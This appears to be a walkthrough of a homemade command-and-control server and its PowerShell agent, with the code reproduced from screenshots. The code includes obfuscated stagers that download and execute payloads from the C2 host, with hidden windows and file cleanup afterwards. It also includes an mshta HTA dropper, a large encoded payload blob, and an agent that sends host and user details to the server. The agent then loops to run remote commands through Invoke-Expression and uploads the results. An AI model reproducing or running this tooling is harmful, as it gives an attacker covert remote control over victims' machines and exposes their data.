
```
(Y43SI)42)42+V[3(Y1B12S1,182[N1G:13C,@,2S1,E3,E<-BH,;D,;=-.X,;=-=F,@9-B?3)41V4+QF2?C2S5/VT13@25S0,H,SZ+?4-PX1ET+?>)422VY3))18Q+QH2?C2S5/VT-.T2X-.6Q/[K-BJ3(U1G>2?R.;[29B3))3AW0IG12M13P1G0+?>)422[U2II3.4+?;2VX3)).751G@,;S.IL0,,-BJ1PU1[*2D<2??,;Q3=(/[A29B3))3AW0IG-
PX2VP3))18Q(YX3SI++Y+*0+*0+*0(YT-FM2?C2S5/VT2[Y/C130,0R@0HX2DJ2S>+>E-PX2[L2II3.4+?;+*0+*0+*0+*0)421V;3([1=5+*0+*0+*0+*0)42++Y+*0+*0+*0(YT1O91[*3)6,7/3.4+++++X1A-1=A+QH2>01[+2X;2S13<X,6U20M33+.YB3(52II3.4+?;)423B+3)6)42)421GG25W([1(YA3SI)42)42)42++Y+*0+*0+*0(YT-FM2?C2S5
/VT2[Y/C130,0R@0HX2DJ2S>+>E-PX2[L2II3.4+?;+*0+*0+*0+*0)421V;3([1=5+*0+*0+*0+*0)42++Y+*0+*0+*0(YT1O91[*3)6,7/3.4+++++X+V@25I1BE2:O+QH2>01[+2X;2S13<X,6U20M33+.YB3(52II3.4+?;)423B+3)6)42+?21ET3.,2D<,7I1@X2D9-R<25I1BE2:O(YX0R-0HY+41+4(2[T25M2X81A21=A-
Q(+?2)42+X31@Z2D9+5@2LX,7A0R@0HX+41+4(2[T25M2X81A21=A+QH1ZV2X-1G8)42([I1EA2?Q3)-2DF([/,N=2H(1G12X4)42+X3+4*2LX,7A1@X1=A+QH1ZV)42([I1EA2?Q3)-2DF([/+V-3(Y1B113H1[*+?2+442?P1Q)+?-2C;2?B,A=-8H-8H-8R,J.-8F,J6,O*,J9,@72HB3)8+5<1OT1[*3)61AW2D92I@,<-1T[+*4+*0+*0(YT+V-
1@Z1B51=C1G:2S8,7Q2S91L736M38/3;I2>?1[+13P1ZS2I@13L+*2+442I9/[U2[Y1G:2?P.;[+QF1B4,;M2S?1B51G-,;T1T[+*4+*0+*0(YT2[91G:25M17O0652[Z2?A2[L1G/18B,7K1GC++J+*M1T[(YX3IQ+41.E6/V4.NY/Q)+*21G=+*=2:D+?/1JX([5(YA-FM+412?P1Q)+?-29C,A7-8H-8H-8R,J.-
8F,J6,O*,J9,@72HB3)8+5<1OT1[*3)61AW2D92?H2DO,<<1TZ+*4+*M2:D+?/)42+X33-Y3)6+QH25I1V)([C(YA(YA(YA3SI+*0+*0+*0)422?P3))2DF1G/3.,2D<+?92>03.21G@++N+*0+*0(YT(YA(YA(YA-FM+4125I1BE2:O+4,,142[N1G:13C,@,2:D,E3,E<-BH,;D,;=-.X,;=-=F,@9-B?3)41V4+QF2?C2S5
/VT13@25S0,H1F.1B<13J+?43(51G:2?P1=C25I1BE2:O+*4+*0+*0+*0+*0+*0(YT-FM+411G02D<2??25I3.229A2DJ,7B38/,7S,AL2DF3)-1=525M2ID+55,141EV3AT,702?P3))2DF+4K1A,13@1TV25I2?@1UU+*4+*0+*0+*0+*0+*0(YT-FM2S?1B51G-,;
T25I2?@1UU+*4+*M1G41B<13J+?4+*0+*0+*0+*0+*0+*0)423(31G:25M17O0652[Z2?A2[L1G/18B,7K1GC++J+*M25I2?@1UU+*4+*0+*0+*0+*0+*0(YT(YA(YA(YA3IQ+*0+*0+*0)421F)3.,2D<+?91A,2D9++H2DF3)-2??1L=+*0+*0+*0)42)42)423(31G:25M17O0652[Z/=Y29B3))3AW++O1=H2+Q/BR36M/=Y-
PX,SL+?4)423(31G:25M17O0652[Z/=Y29B3))3AW++O1=H2+Q/BR36M/=Y-PX,NP+?4)42)42+M/3-Y1[*2?P.;[26)2?P25I2X1+*7+*M1=91G:1G>1G2/H*2X;2S12D?2IF(YX+V-3(Y1B113H1[*+?2+442?P1Q)+?-2C;2?B,A=-8H-8H-8R,J.-8F,J6,O*,J9,@72HB3)8+5<1OT1[*3)61AW2D92I@,
<-1T[-Q(+?4+*0+*0+*0)42+411G02D<2??25I3.229A2DJ,7B38/,7S,AL2DF3)-1=525M2ID+55,141EV3AT,702?P3))2DF+4K1A,.1X2W*1G>13@.T=,SZ+?4+*0+*0+*0)422?P1ZU.;X1G.,</1G@++J1=H2+Q2D:36M2?A-PX,SL+?4)421YF13I1V/+?C+[F1[*2:A1B?+[@1F*13I3)22DK+?4+[F1=<13N+[@/FJ+>I+
[F2DK+4,12M13P25H2?=1L1(YX+3I1G32,(1OZ1[)29A1B?13J+?>-PZ2?P1Q)+?-)42+V[1*-0RD13N1=<3K7+BP3O,-)D2[L3...;[+*=2DE2?@/QE2[Y.OA3O,+V@-=D,;:-.U+QL2>02DA,7F-PX2941B?13J+?>)42,F-2WW1G?1BB.1X.XX+VN1EV2SA++0+*M1G018D2?=/G1+*Y2S11UY++32DF3)-
2S-1Q91L12DF2RC3))13L.1X2S737[1G@1)2,T*1[*++32DE.JR2VP1G?1BB.1X.XX2[L1G/1G8+4[3@81G>2NE+*=2:I1Q;-Q,.XX(YX-FM1[*2:A.@W+VN1G92X</VY1G>3.42:P.;[,O[2>C0692[L1G/18B1Z?06=2[Y.OA+*8+*M1[*2:A1B?(YX-FM+VB1=<13N+QH+*2+*;2DF3)-13L,;O29=3))3AW1PK1[*13P1G>
/C,,O[2>C0692VP13O1=@+*=1=H2+Q/BR2:I,731G@+R7-PX2VP+?;)422S13)91G/1[01=<.22/BC+VN1G92X</VY2?C3)-2S-2I91)3,T*1[*++31=H2+Q/BR2:I,731G@+R7-PX1TH2S/+?-)42.DS.1A/Q2/UY-C12?R+?1-PX1YD13I1V/+?C)42.DS.1A/Q2/ZU/GA/B=-BS2?R+?1-PX1ET13I3)22DK+?4
```

the same with /getc we got the payload encoded with base52



```
class payloadjf:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell JOB + File PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = '$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString(\'http://{ip}:{port
        Hidden;start-sleep 10;del c:\\programdata\\a.zip;del c:\\programdata\\b.ps1;'
        commandF = "$s=(get-content C:\\\\ProgramData\\\\a.zip);$d = @();$v = 0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        commandF = commandF.encode('base64').replace('\n', '')
        payload = payload.replace('{payload}', commandF)
        payload = payload.encode('base64').replace('\n', '')
        payload = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('%s')))}" % payload
        return payload


class payloadjfs:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell JOB + File +SCT PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = '$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString(\'http://{ip}:{port
        ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'{payload}\')));set-content -path c:\\programdata\\sct.ini -value
        ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'W3ZlcnNpb25dDQpTaWduYXR1cmU9JGNoaWNhZ28kDQoNCltFeGNlbF0NClVuUmVnaXN0ZXJPQ1hzPUV2ZW50TWFuYWdlcg0KDQpbRXZlbnRNYW5
        C:\\ProgramData\\sct.ini,Excel,1," -WindowStyle Hidden;start-sleep 30;del c:\\programdata\\a.zip;del c:\\programdata\\sct.ps1;del c:\\programdata\\sct.zip;del c:\\programdata\\sct.ini;'
        commandF = "$s=(get-content C:\\\\ProgramData\\\\a.zip);$d = @();$v = 0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        commandF = commandF.encode('base64').replace('\n', '')
        payload = payload.replace('{payload}', commandF)
        payload = payload.encode('base64').replace('\n', '')
        payload = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('%s')))}" % payload
        return payload
```


/hjf and /hjfs will run these function that include powershell code that run as powershell job in the background



```
class mshta:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] New Agent Request HTA PAYLOAD (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        code = '\n<html>\n<head>\n<script language="JScript">\nwindow.resizeTo(1, 1);\nwindow.moveTo(-2000, -2000);\nwindow.blur();\n\ntry\n{\n    window.onfocus = function() { window.blur(); }\n
        replaceAll(\']\',\'=\',string);\n        string = replaceAll(\'[\',\'a\',string);\n        string = replaceAll(\',\',\'b\',string);\n        string = replaceAll(\'@\',\'D\',string);\n
        string = replaceAll(\'{\',\'K\',string);\n        string = replaceAll(\'}\',\'O\',string);\n        var characters = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";\n
        string.charAt(i++) );\n\n            var a = ( ( b1 & 0x3F ) << 2 ) | ( ( b2 >> 4 ) & 0x3 );\n            var b = ( ( b2 & 0xF  ) << 4 ) | ( ( b3 >> 2 ) & 0xF );\n            var c = ( ( b3
        caption="no" showInTaskBar="no" windowState="minimize" navigable="no" scroll="no" />\n</head>\n<body>\n</body>\n</html> \t\n\n'
        js = '\n\t\nvar cm="powershell -exec bypass -w 1 -c $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials
        js = js.replace('{ip}', config.IP).replace('{port}', config.PORT)
        js = js.encode('base64').replace('\n', '')
        re = [[']', '='],
         ['[', 'a'],
         [',', 'b'],
         ['@', 'D'],
         ['-', 'x'],
         ['~', 'N'],
         ['*', 'E'],
         ['%', 'C'],
         ['$', 'H'],
         ['!', 'G'],
         ['{', 'K'],
         ['}', 'O']]
        for i in re:
            js = js.replace(i[1], i[0])
```

/hta will run mshta function to generate payload from mshta.exe

Now i will explain the core the URLs along with their code in the agent :




```
class info:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) == None and data != None:
            data = data.split('**')
            ip = web.ctx.ip
            data.insert(0, ip)
            data.insert(0, config.COUNT)
            config.set_count(config.COUNT + 1)
            p_out = '[+] New Agent Connected(%d): %s - %s\\%s' % (config.COUNT - 1,
             ip,
             data[6],
             data[7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            config.AGENTS.update({id: data})
            config.COMMAND.update({id: []})
            config.TIME.update({id: time.time()})
        return 'OK'
```

/info/(.*) URL will run the function info which is register function for new agents , it expect agent id name to be in the URL along with machine information in the body of the POST request. the body must contain below information separated by ** :


1) OS
2) Machine IP
3) system architecture
4) hostname
5) domain name
6) username

the C2 will get the information along with agent ID and save it in array to be used to server commands and other implemented function cause each agent has its own commands queue .




```
$hostname = $env:COMPUTERNAME;
$whoami = $env:USERNAME;
$arch = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$os = (Get-WmiObject -class Win32_OperatingSystem).Caption + "($arch)";
$domain = (Get-WmiObject Win32_ComputerSystem).Domain;
$IP=(gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAddress[
$random = -join ((65..90) | Get-Random -Count 5 | % {[char]$_});
$agent="$random-img.jpeg"
$finaldata="$os**$IP**$arch**$hostname**$domain**$whoami"
$h3 = new-object net.WebClient
      $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
      $h=$h3.UploadString("http://{ip}:{port}/info/$agent",$finaldata)
```

This code from the powershell POC agent which collect the information requried by the C2 from windows machine then generate random name for the agent. finally it will do post request to URL **/info/<agent id>** with post request including the required information separated by **




```
class command:

    def GET(self, id):
        if config.AGENTS.get(id) != None:
            config.TIME[id] = time.time()
        if config.AGENTS.get(id) != None and len(config.COMMAND.get(id)) > 0:
            cmd = config.COMMAND[id].pop(0)
            print bcolors.OKGREEN + '[~] ' + id + ':' + cmd + bcolors.ENDC
            return cmd
        elif config.AGENTS.get(id) == None:
            print bcolors.OKGREEN + '[~] ' + id + ':Register' + bcolors.ENDC
            return 'REGISTER'
        else:
            return ''
```

This URL (/cm/(.*)) will accept GET request with agent ID in order to serve the commands for this agent (from command queue) , if the agent is not registered or if the C2 goes down then up and old agent reconnected, it will send **REGISTER** as response which will force the agent to register by sending request to **/info/** URL as you will see below in agent code.
also it will get the current time when the agent ask for command to determine when the last time agent probed to give information if the agent died or still alive.




```
while($true){
$cmd = $h2.downloadString("http://{ip}:{port}/cm/$agent");

if($cmd -eq "REGISTER"){
$h3 = new-object net.WebClient
      $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
      $h3.UploadString("http://{ip}:{port}/info/$agent",$finaldata)
continue
}

if($cmd -eq ""){
sleep 2
continue
}
```

this part of code from powershell POC agent which will run in loop and keep probing the C2 for new commands using URL **/cm/<agent id>**
Now if the command is REGISTER then it will contact URL **/info/<agent id >** to register and get the commands (this is very important in order to not lose the agent when the C2 is down).
if the command is empty it will wait 2 seconds before probing again for command.




```
else{

try{
$output=Invoke-Expression ($cmd) | Out-String
        }
        catch{
        $output = $Error[0] | Out-String;
        }}
$bytes = [System.Text.Encoding]::UTF8.GetBytes($output)
$redata=[System.Convert]::ToBase64String($bytes)
$re = $h3.UploadString("http://{ip}:{port}/re/$agent",$redata);

}
```

at last the command will be executed using Invoke-Expression and the output data will be encoded in base64 then uploaded to URL **/re/<agent id>** which will be explained below




```
class result:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) != None and data != None:
            data = data.decode('base64')
            p_out = '[+] Agent (%d) - %s send Result' % (config.AGENTS[id][0], config.AGENTS[id][7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            print data
        else:
            return 'REGISTER'
        return
```

URL /re/(.*) will run result function which will wait for the result of the executed commands in base64 then decode it and present it to the user



